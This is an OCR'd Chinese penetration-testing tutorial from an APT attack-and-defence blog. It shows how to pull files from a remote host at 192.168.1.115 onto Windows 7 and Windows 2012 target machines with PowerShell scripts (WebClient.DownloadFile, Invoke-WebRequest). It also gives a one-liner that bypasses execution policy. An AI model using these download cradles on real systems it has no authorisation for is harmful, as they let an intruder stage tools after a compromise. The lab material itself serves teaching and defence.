
专注APT攻击与防御
https://micropoor.blogspot.com/

自Windows7以后内置了powershell，如Windows 7中内置了PowerShell2.0, Windows 8中内置了PowerShell3.0。

靶机：windows 7


powershell $PSVersionTable




```
C:\Users\John\Desktop>powershell $PSVersionTable

Name                           Value
----                           -----
CLRVersion                     2.0.50727.8800
BuildVersion                   6.1.7601.17514
PSVersion                      2.0
WSManStackVersion              2.0
PSCompatibleVersions           {1.0, 2.0}
SerializationVersion           1.1.0.1
PSRemotingProtocolVersion      2.1
```

down.ps1:

基于System.Net.WebClient



```
$Urls = @()
$Urls += "http://192.168.1.115/robots.txt"

$OutPath = "E:\PDF\"

ForEach ( $item in $Urls) {
$file = $OutPath +  ($item).split('/')[-1]
(New-Object System.Net.WebClient).DownloadFile($item, $file)
}
```



```
C:\Users\John\Desktop>PowerShell -File down.ps1

C:\Users\John\Desktop>_
```


附：

$Urls = @()

```
$Urls += "http://192.168.1.115/robots.txt"
$OutPath = "E:\PDF\"
ForEach ( $item in $Urls) {
$file = $OutPath +  ($item).split('/')[-1]
(New-Object System.Net.WebClient).DownloadFile($item, $file)
}
```

靶机：windows 2012


powershell $PSVersionTable



```
C:\Users\Administrator>powershell $PSVersionTable

Name                           Value
----                           -----
PSVersion                      4.0
WSManStackVersion              3.0
SerializationVersion           1.1.0.1
CLRVersion                     4.0.30319.34003
BuildVersion                   6.3.9600.16394
PSCompatibleVersions           {1.0, 2.0, 3.0, 4.0}
PSRemotingProtocolVersion      2.2
```

down.ps1:


在powershell 3.0以后，提供wget功能，既Invoke-WebRequest




```
PS C:\Users\Administrator> Get-Alias -Definition Invoke-WebRequest | Format-Table -AutoSize

CommandType Name                       ModuleName
----------- ----                       ----------
Alias       curl -> Invoke-WebRequest
Alias       iwr -> Invoke-WebRequest
Alias       wget -> Invoke-WebRequest
```

C:\inetpub>powershell C:\inetpub\down.ps1

注：需要绝对路径。



```
$url = "http://192.168.1.115/robots.txt"
$output = "C:\inetpub\robots.txt"
$start_time = Get-Date
Invoke-WebRequest -Uri $url -OutFile $output
Write-Output "Time : $((Get-Date).Subtract($start_time).Seconds) second(s)"
```




```
C:\inetpub>powershell C:\inetpub\down.ps1
Time : 0 second(s)

C:\inetpub>_
```

附：

$url = "http://192.168.1.115/robots.txt"
$output = "C:\inetpub\robots.txt"
$start_time = Get-Date
Invoke-WebRequest -Uri $url -OutFile $output
Write-Output "Time : $((Get-Date).Subtract($start_time).Seconds) second(s)"

当然也可以一句话执行下载：

powershell -exec bypass -c (new-object System.Net.WebClient).DownloadFile('http://192.168.1.115/robots.txt','E:\robots.txt')



```
robots.txt                    2018/12/23 17:59    TXT 文件              1 KB
```

```
C:\Users\John\Desktop> powershell -exec bypass -c (new-object System.Net.WebClie
nt).DownloadFile('http://192.168.1.115/robots.txt','E:\PDF\robots.txt')

C:\Users\John\Desktop>_
```

- Micropoor